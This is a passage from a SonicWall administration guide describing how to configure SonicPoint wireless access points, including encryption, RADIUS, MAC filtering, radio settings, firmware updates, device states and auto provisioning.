- **WPA - EAP**
- **WPA2-PSK**
- **WPA2-EAP**
- **WPA2-AUTO-PSK**
- **WPA2-AUTO-EAP**

  NOTE: For WPA and WPA2 options, go to WPA or WPA2 Configuration section.

WEP Configuration section

WEP (Wired Equivalent Privacy) is a standard for Wi-Fi wireless network security.

A WEP key is a security code system for Wi-Fi networks. WEP keys allow a group of devices on a local network (such as a home network) to exchange encoded messages with each other while hiding the contents of the messages from easy viewing by outsiders.

WEP keys are chosen by a network administrator. When WEP security is enabled on a network, matching WEP keys must be set on Wi-Fi routers and each device connecting over Wi-Fi for them all to communicate with each other.

1 Select the size of the encryption key from the **WEP Key Mode** drop-down menu:

- **None** – default for **WEP - Both (Open System & Shared Key)**. If selected, the rest of the options in this section remain dimmed; go to ACL Enforcement section
- **64 bit**
- **128 bit**
- **152 bit** (default for **WEP - Shared Key**)

2 From the **Default Key** drop-down menu, select the default key, which will be tried first when trying to authenticate a user:

- **Key 1** (default)
- **Key 2**
- **Key 3**
- **Key 4**

3 From the **Key Entry** drop-down menu, select whether the key is:

- **Alphanumeric** (default)
- **Hexadecimal (0-9, A-F)**

4 In the **Key 1 - Key 4** fields, enter up to four possible WEP encryptions keys to be used when transferring encrypted wireless traffic. Enter the most likely to be used in the field you selected as the default key.

NOTE: The length of each key is based on the selected key type (alphanumeric or hexadecimal) and WEP strength (64, 128, or 152 bits)

- **Key 1**: First static WEP key associated with the key index.
- **Key 2**: Second static WEP key associated with the key index.
- **Key 3**: Third static WEP key associated with the key index.
- **Key 4**: Fourth static WEP key associated with the key index.

5 Go to ACL Enforcement section.

WPA or WPA2 Configuration section

NOTE: The options change depending on the authentication type selected.

1 From the **Cipher Type** drop-down menu, select the cipher to encrypt your wireless data.

- **AES** (newer, more secure; default): AES (Advanced Encryption Standard) is a set of ciphers designed to prevent attacks on wireless networks. AES is available in block ciphers of either 128, 192 or 256 bits depending on the hardware you intend to use with it. In the networking field, AES is considered to be among the most secure of all commonly installed encryption packages.
- **TKIP** (older, more compatible): TKIP (Temporary Key Integrity Protocol) is not actually a cipher, but a set of security algorithms meant to improve the overall safety of WEP (wired equivalent privacy networks). WEP is widely known to have a host of serious security vulnerabilities. TKIP adds a few extra layers of protection to WEP.
- **Auto**: the appliance chooses the cipher type automatically.

2 In the **Group Key Interval** field, enter the time period for which a Group Key is valid, that is, the time interval before the encryption key is changed automatically for added security. The default value is **86400** seconds (24 hours). Setting too low of a value can cause connection issues.

3 For EAP authentication types, go to RADIUS Server Settings Section.

4 For PSK authentication types only, enter a passphrase in the **Passphrase** field. This is the shared passphrase your network users must enter to gain network access when they connect with PSK-based authentication.


> **NOTE:** This option will be displayed only if you selected **WPA-PSK**, **WPA2-PSK**, or **WPA2-AUTO-PSK** for your authentication type.

5 Go to ACL Enforcement section.

RADIUS Server Settings Section

> **NOTE:** This section displays only if you selected **WPA-EAP**, **WPA2-EAP**, or **WPA2-AUTO-EAP** for your authentication type.
>
> Extensible Authentication Protocol (EAP) is available when using WPA or WPA2. This solution utilizes an external 802.1x/EAP-capable RADIUS server for key generation. An EAP-compliant RADIUS server provides 802.1X authentication. The RADIUS server must be configured to support this authentication and all communications with the SonicWall.

1 Click the **Configure** button in the **Radius Server Settings** section. The **SonicPoint Radius Server Settings** dialog displays.



2 In the **Radius Server Retries** field, enter the number retries allowed for the Radius server.

3 In the **Retry Interval (seconds)** field enter the time, in seconds, between retries.


4 To configure the Radius Server Settings, see WPA-EAP / WPA2-EAP Encryption Settings.

5 Go to ACL Enforcement section.

Virtual Access Point Encryption Settings Section

NOTE: This section displays only if a VAP was selected from the **802.11n Radio Virtual AP Group** drop-down menu in the **Virtual Access Point Settings** section of the **Settings** tab.

1 Click the **Configure** button. The **Edit 802.11n Virtual Access Point WEP Key** dialog displays.



2 From the **Key Entry Method** radio buttons, select whether the key is:

- **Alphanumeric** (default)
- **Hexadecimal (0-9, A-F)**

3 From the **Default Key** radio buttons, select the default key, which will be tried first when trying to authenticate a user:

- **Key 1** (default)
- **Key 2**
- **Key 3**
- **Key 4**


4 In the **Key 1 - Key 4** fields, enter up to four possible WEP encryptions keys to be used when transferring encrypted wireless traffic. Enter the most likely to be used in the field you selected as the default key.

- **Key 1**: First static WEP key associated with the key index.
- **Key 2**: Second static WEP key associated with the key index.
- **Key 3**: Third static WEP key associated with the key index.
- **Key 4**: Fourth static WEP key associated with the key index.

5 From the **Key Type** drop-down menus, select the size of each key:

- **None** (default)
- **64 bit**
- **128 bit**
- **152 bit**

ACL Enforcement section



1 Select **Enable Mac Filter List** to enforce Access Control by allowing or denying traffic from specific devices.

2 From the **Allow List** drop-down menu, select a MAC address group to automatically allow traffic from all devices with a MAC address in the group.

- **Create new Mac Address Object Group…** – the **Add Address Object Group** dialog displays
- **All MAC Addresses**
- **Default SonicPoint ACL Allow Group**
- **Custom MAC Address Object Groups**

3 From the **Deny List** drop-down menu, select a MAC address group to automatically deny traffic from all devices with a MAC address in the group.

- **Create new Mac Address Object Group…**
- **No MAC Addresses**
- **Default SonicPoint ACL Deny Group**
- **Custom MAC Address Object Groups**

NOTE: The **Deny List** is enforced before the **Allow List**.

4 Select **Enable MIC Failure ACL Blacklist** to detect WPA TKIP MIC failure floods and automatically place the problematic wireless station(s) into a blacklist to stop the attack. As wireless clients generate the TKIP countermeasures, they will also be automatically moved into blacklist, so the other wireless stations within the same wireless LAN network will not be affected.

NOTE: It is recommended that the **Allow List** be set to **All MAC Addresses** and the **Deny List** be set to **Default SonicPoint ACL Deny Group**.

5 Enter the maximum number of MIC failures per minute in the **MIC Failure Frequency Threshold** field; default is **3**.

Remote MAC Address Access Control Settings section


NOTE: If a VAP was selected in the **802.11n Radio Virtual AP Group** drop-down menu on the **Settings** tab, this section is not available. Go to Advanced Tab.

1 Select **Enable Remote MAC Access Control** to enforce 802.11n wireless access control based on MAC-based authentication policy in a remote Radius server.

CAUTION: You cannot enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled. If you try to enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled, you will get the following error message:


```
Remote MAC address access control can not be set when IEEE 802.11i EAP is
enabled.
```

2 Click the **Configure** button to display the **SonicPoint Radius Server Settings** dialog.



3 For information about configuring these settings, see RADIUS Server Settings Section.

Advanced Tab



In the **Advanced** tab, configure the performance settings for the 802.11n radio. For most 802.11n advanced options, the default settings give optimum performance.

1 Select **Hide SSID in Beacon** to have the SSID send null SSID beacons in place of advertising the wireless SSID name. Sending null SSID beacons forces wireless clients to know the SSID before connecting. By default, this option is unchecked.

2 From the **Schedule IDS Scan** drop-down menu, select a schedule for the IDS (Intrusion Detection Service) scan. Select a time when there are fewer demands on the wireless network to minimize the inconvenience of dropped wireless connections. You can create your own schedule by selecting **Create new schedule** or disable the feature by selecting **Disabled**, the default.

> **NOTE:** IDS offers a wide selection of intrusion detection features to protect the network against wireless threats. This feature detects attacks against the WLAN Infrastructure, which consists of authorized APs, the RF medium, and the wired network. An authorized or valid-AP is defined as an AP that belongs to the WLAN infrastructure. The AP is either a Sonicpoint or a third party AP.

3 From the **Data Rate** drop-down menu, select the speed at which the data is transmitted and received. **Best** (default) automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate, from a minimum of 1 Mbps to a maximum of 54 Mbps.

4 From the **Transmit Power** drop-down menu, select the transmission power. Transmission power effects the range of the SonicPoint.

- **Full Power** (default)
- **Half (-3 dB)**
- **Quarter (-6 dB)**
- **Eighth (-9 dB)**
- **Minimum**

5 From the **Antenna Diversity** drop-down menu, select the method that determines which antenna the SonicPoint uses to send and receive data.

- **Best**: This is the default setting. When **Best** is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.
- **1**: Select **1** to restrict the SonicPoint to use antenna 1 only. Facing the rear of the SonicPoint, antenna 1 is on the left, closest to the power supply.
- **2**: Select **2** to restrict the SonicPoint to use antenna 2 only. Facing the rear of the SonicPoint, antenna 2 is on the right, closest to the console port.

6 In the **Beacon Interval (milliseconds)** field, enter the number of milliseconds between sending wireless SSID beacons. The minimum interval is 100 milliseconds, the maximum is 1000 milliseconds, and the default is **100** milliseconds.

7 In the **DTIM Interval** field, enter the DTIM interval in milliseconds. The minimum number of frames is 1, the maximum is 255, and the default is **1**.

For 802.11 power-save mode clients of incoming multicast packets, the Delivery Traffic Indication Message (DTIM) interval specifies the number of beacon frames to wait before sending a DTIM.

8 In the **Fragmentation Threshold (bytes)** field, enter the number of bytes of fragmented data you want the network to allow. Fragment wireless frames to increase reliability and throughput in areas with RF interference or poor wireless coverage. Lower threshold numbers produce more fragments. The minimum threshold is 256 bytes, the maximum is 2346 bytes, and the default is **2346** bytes.

9 In the **RTS Threshold (bytes)** field, enter the threshold for a packet size, in bytes, at which a request to send (RTS) will be sent before packet transmission. Sending an RTS ensures that wireless collisions do not take place in situations where clients are in range of the same access point, but may not be in range of

each other. The minimum threshold is 256 bytes, the maximum is 2346 bytes, and the default is **2346** byes.

10 In the **Maximum Client Associations** field, enter the maximum number of clients you want each SonicPoint using this profile to support on this radio at one time. The minimum number of clients is 1, the maximum number is 128, and the default number is **32**.

11 In the **Station Inactivity Timeout (seconds)** field, enter the maximum length of wireless client inactivity before Access Points age out the wireless client, in seconds. The minimum period is 60 seconds, the maximum is 36000 seconds, and the default is **300** seconds.

12 From the **Preamble Length** drop-down menu, select the length of the preamble--the initial wireless communication sent when associating with a wireless host: **Long** (default) or **Short**.

13 From the **Protection Mode** drop-down menu, select the CTS or RTS protection: **None** (default), **Always**, or **Auto**.

14 From the **Protection Rate** drop-down menu, select the speed for the CTS or RTS protection:

- **1 Mbps** (default)
- **2 Mbps**
- **5 Mbps**
- **11 Mbps**

15 From the **Protection Type** drop-down menu, select the type of protection, **CTS-only** (default) or **RTS-CTS**.

16 From the **WMM (Wi-Fi Multimedia)** drop-down menu, select whether a WMM profile is to be associated with this profile:

- **Disabled** (default)
- **Create new WMM profile**. If you select **Create new WMM profile,** the **Add Wlan WMM Profile** dialog displays. For information about configuring a WMM profile, see Configuring Wi-Fi Multimedia Parameters.
- Custom WLAN WMM profile


> **NOTE:** Each Access Category has its own transmit queue. WMM requires the SonicPoint N to implement multiple queues for multiple priority access categories. The SonicPoint N relies on either the application or the firewall to provide type of service (TOS) information in the IP data in order to differentiate traffic types. One way to provide TOS is through firewall services and access rules; another way is through VLAN tagging.

17 Select **Enable Short Slot Time** to allow clients to disassociate and reassociate more quickly. Specifying this option increases throughput on the 802.11n/g wireless band by shortening the time an access point waits before relaying packets to the LAN. By default, this option is not selected.

18 Select **Does not allow Only 802.11b Clients to Connect** if you are using Turbo G mode and, therefore, are not allowing 802.11b clients to connect. Specifying this option limits wireless connections to 802.11g clients only. By default, this option is not selected.

Sensor Tab

In the **Sensor** tab, you enable or disable Wireless Intrusion Detection and Prevention (WIDP) mode.



1 Select **Enable WIDF sensor** to have the SonicPoint N operate as a dedicated WIDP sensor.

2 From the drop-down menu, select the schedule for when the SonicPoint N operates as a WIDP sensor or select **Create new schedule...** to specify a different time; default is **Always on**.

NOTE: If this option is selected, Access Point or Virtual Access Point(s) functionality is disabled automatically.

Managing SonicPoint Settings

Topics:

- Modifying a SonicPoint Profile
- Updating SonicPoint Settings
- SonicPoint Diagnostics Enhancement
- Updating SonicPoint Firmware
- Automatic Provisioning (SDP & SSPP)
- SonicPoint States

Modifying a SonicPoint Profile

To modify a SonicPoint Profile:

1 Navigate to the **SonicPoint** > **SonicPoints** page.

2 Click the **Edit** icon for the SonicPoint profile that you want to modify.

3 In the **SonicPoint Profile Settings** dialog, edit the profile settings as you wish.

4 Click **OK**.

Updating SonicPoint Settings

You can change the settings of any individual SonicPoint list on the **Sonicpoint > SonicPoints** page.

Topics:

- Edit SonicPoint Settings
- Synchronize SonicPoints
- Enable and Disable Individual SonicPoints

- Disable All SonicPoints

Edit SonicPoint Settings

To edit the settings of an individual SonicPoint:

1. Navigate to the **SonicPoint > SonicPoints** page.
2. Click the **Edit** icon in the same line as the SonicPoint you want to edit.
3. In the **Edit SonicPoint** dialog, make the changes you want.
4. Click **OK** to apply these settings.

Synchronize SonicPoints

Click the **Synchronize SonicPoints** button at the top of the **SonicPoint > SonicPoints** page to issue a query directive from the firewall to the WLAN zone. All connected SonicPoints report their current settings and statistics to SonicOS. SonicOS also attempts to locate the presence of newly connected SonicPoints that have not yet registered with the firewall.

Enable and Disable Individual SonicPoints

You can enable or disable individual SonicPoints on the **SonicPoint > SonicPoints** page:

1. Select the check box in the **Enable** column for the SonicPoint you want to enable or disable. (Select the check box to enable the SonicPoint, clear the box to disable it.)
2. Click **Accept** to apply this setting to the SonicPoint.

Disable All SonicPoints

Click the **Delete All** button above or below the table.

SonicPoint Diagnostics Enhancement

A SonicPoint can collect critical runtime data and save it into persistent storage in the global SonicPoint Peer List. If the SonicPoint experiences a failure, the diagnostic enhancement feature allows the SonicWall managing appliance to retrieve the log data when the SonicPoint reboots. Then, this log data is incorporated into the Tech Support Report (TSR).

To enable the SonicPoint diagnostic enhancement feature:

1. Navigate to the **System > Diagnostics** page.
2. Check the **SonicPoint Diagnostics** box in the **Tech Support Report** section.
3. Click **Accept**. You can then generate a TSR with information available for the SonicPoint Diagnostics by clicking the **Download Report** button.

NOTE: You may need to re-synchronize your SonicPoint and SonicWall managing appliance to the latest SonicPoint Firmware in order to retrieve the latest SonicPoint Diagnostics.

Updating SonicPoint Firmware

Not all SonicOS Enhanced firmware contains an image of the SonicPoint firmware. To check, scroll to the bottom of the **SonicPoint > SonicPoints** page and look for the **Download** link.

If your SonicWall appliance has Internet connectivity, it will automatically download the correct version of the SonicPoint image from the SonicWall server when you connect a SonicPoint device.

If your SonicWall appliance does *not* have Internet access, or has access only through a proxy server, you must perform the following steps:

1. Download the SonicPoint image https://www.MySonicWall.com/ to a local system with Internet access.

   You can download the SonicPoint image from one of the following locations:

   - On the same page where you can download the SonicOS firmware
   - On the **Download Center** page, by selecting **SonicPoint** in the **Type** drop-down menu
2. Load the SonicPoint image onto a local Web server that is reachable by your SonicWall appliance.

   You can change the file name of the SonicPoint image, but you should keep the extension intact (for example, .bin.sig).
3. In the SonicOS user interface on your SonicWall appliance, in the navigation pane, click **System** and then click **Administration**.
4. In the **System > Administration** page, under **Download URL**, click the **Manually specify SonicPoint image URL** check box to enable it.
5. In the text field, type the URL for the SonicPoint image file on your local Web server.

   NOTE: When typing the URL for the SonicPoint image file, do NOT include `http://` in the field.
6. Click **Accept**.

SonicPoint States

SonicPoint devices can function in and report the following states:

Initializing—The state when a SonicPoint starts up and advertises itself via SDP prior to it entering into an operational mode.

Operational—Once the SonicPoint has peered with a SonicOS device and has its configuration validated, it will enter into a operational state, and will be ready for clients.

Provisioning—If the SonicPoint configuration requires an update, the SonicOS device will engage an SSPP channel to update the SonicPoint. During this brief process it will enter the provisioning state.

Safemode—Safemode can be engaged by depressing the reset button, or from the SonicOS peer device. Placing a SonicPoint into Safemode returns its configuration to defaults, disables the radios, and disables SDP. The SonicPoint must then be rebooted to enter either a stand-alone, or some other functional state.

NOTE: You can access the web pages hosted by the SonicPoint when in SafeMode by navigating your browser to **http://IP_of_SP**

Non-Responsive—If a SonicOS device loses communications with a previously peered SonicPoint, it will report its state as non-responsive. It will remain in this state until either communications are restored, or the SonicPoint is deleted from the SonicOS device's table.

Updating Firmware—If the SonicOS device detects that it has a firmware update available for a SonicPoint, it will use SSPP to update the SonicPoint's firmware.

Downloading Firmware—The SonicWall appliance is downloading new SonicPoint firmware from the configured URL, which can be customized by the administrator.

Downloading Failed—The SonicWall appliance cannot download the SonicPoint firmware from the configured URL.

Writing Firmware—While the SonicPoint is writing new firmware to its flash, the progress is displayed as a percentage in the SonicOS management interface in the SonicPoint status field.

Over-Limit—The number of SonicPoint devices that can be attached to the Wireless zone interface depends on the model of the SonicWall network security device. If more units are detected than the firewall can handle, the firewall will report an over-limit state, and will not enter an operational mode.

Rebooting—After a firmware or configuration update, the SonicPoint will announce that it is about to reboot, and will then do so.

Firmware failed—If a firmware update fails, the SonicPoint will report the failure, and will then reboot.

Provision failed—In the unlikely event that a provision attempt from a SonicOS device fails, the SonicPoint will report the failure. So as not to enter into an endless loop, it can then be manually rebooted, manually reconfigured, or deleted and re-provisioned.

SonicPoint Auto Provisioning

Topics:

- Automatic Provisioning (SDP & SSPP)
- Enabling Auto Provisioning
- Enabling SonicPoint Auto Provisioning for a WLAN Zone

Automatic Provisioning (SDP & SSPP)

The SonicWall Discovery Protocol (SDP) is a layer 2 protocol employed by SonicPoints and devices running SonicOS. SDP is the foundation for the automatic provisioning of SonicPoint units via the following messages:

- **Advertisement**—SonicPoint devices without a peer will periodically and on startup announce or advertise themselves via a broadcast. The advertisement will include information that will be used by the receiving SonicOS device to ascertain the state of the SonicPoint. The SonicOS device will then report the state of all peered SonicPoints, and will take configuration actions as needed.
- **Discovery**—SonicOS devices will periodically send discovery request broadcasts to elicit responses from L2 connected SonicPoint units.
- **Configure Directive**—A unicast message from a SonicOS device to a specific SonicPoint unit to establish encryption keys for provisioning, and to set the parameters for and to engage configuration mode.
- **Configure Acknowledgement**—A unicast message from a SonicPoint to its peered SonicOS device acknowledging a Configure Directive.
- **Keepalive**—A unicast message from a SonicPoint to its peered SonicOS device used to validate the state of the SonicPoint.

If via the SDP exchange the SonicOS device ascertains that the SonicPoint requires provisioning or a configuration update (for example, on calculating a checksum mismatch, or when a firmware update is available), the Configure directive will engage a 3DES encrypted, reliable TCP based SonicWall Simple Provisioning Protocol (SSPP) channel. The SonicOS device will then send the update to the SonicPoint via this channel, and the SonicPoint will restart with the updated configuration. State information will be provided by the SonicPoint, and will be viewable on the SonicOS device throughout the entire discovery and provisioning process.

Enabling Auto Provisioning

SonicPoint Auto Provisioning can be enabled to automatically provision the following wireless SonicPoint provisioning profiles:

- SonicPoint ACe, ACi, N2
- SonicPoint NDR
- SonicPoint N

Initial configuration of a wireless SonicPoint is provisioned from a SonicPoint profile, which is attached to the wireless LAN managing zone. After a wireless SonicPoint is provisioned, the profile remains an offline configuration template that is not directly associated with any SonicPoint. So, modifying a profile does not automatically trigger a SonicPoint for reprovisioning.

Before SonicPoint Auto Provisioning was introduced, administrators had to manually delete all SonicPoints, and then synchronize new SonicPoints to the profile, which was time consuming. To simplify configuration and ease management overhead, SonicPoint Auto Provisioning was introduced.

Checkboxes to enable Auto Provisioning for each of the SonicPoint Provisioning Profiles are provided in the **Network** > **Zones** > **Configure** > **Wireless** configuration dialog; see Configuring the WLAN Zone. By default, the check boxes for the SonicPoint Provisioning Profiles are not checked and Auto Provisioning is not enabled.

When the check box for a provisioning profile is checked and that profile is changed, all SonicPoint devices linked to that profile are reprovisioned and rebooted to the new operational state.


Enabling SonicPoint Auto Provisioning for a WLAN Zone

To enable SonicPoint Auto Provisioning:

1 Navigate to **Network** > **Zones**.

2 Click the **Edit** icon for a WLAN (or any other wireless) SonicPoint profile. The **Edit Zone** dialog displays.


3 Select the **Wireless** tab.



4 Under **Sonic Point Settings**, select **Auto Provisioning** for each of the SonicPoint Provisioning Profiles that you want to be auto provisioned.

5 Click **OK**.

The following warning message is displayed, informing you that all Sonic Point devices in the same zone will be auto provisioned.



6 Click **OK**.

After you click **OK**, all linked SonicPoint devices are reprovisioned and rebooted.

Remote MAC Access Control for SonicPoints

The **Enable Remote MAC Access Control** option has been added for SonicPoints.

NOTE: Remote MAC Access Control is also supported for VAPs. See Remote MAC Access Control.

To enable Remote MAC Access Control on a SonicPoint:


1 Go to the **SonicPoint > SonicPoints** page.

2 Click one of the following buttons:

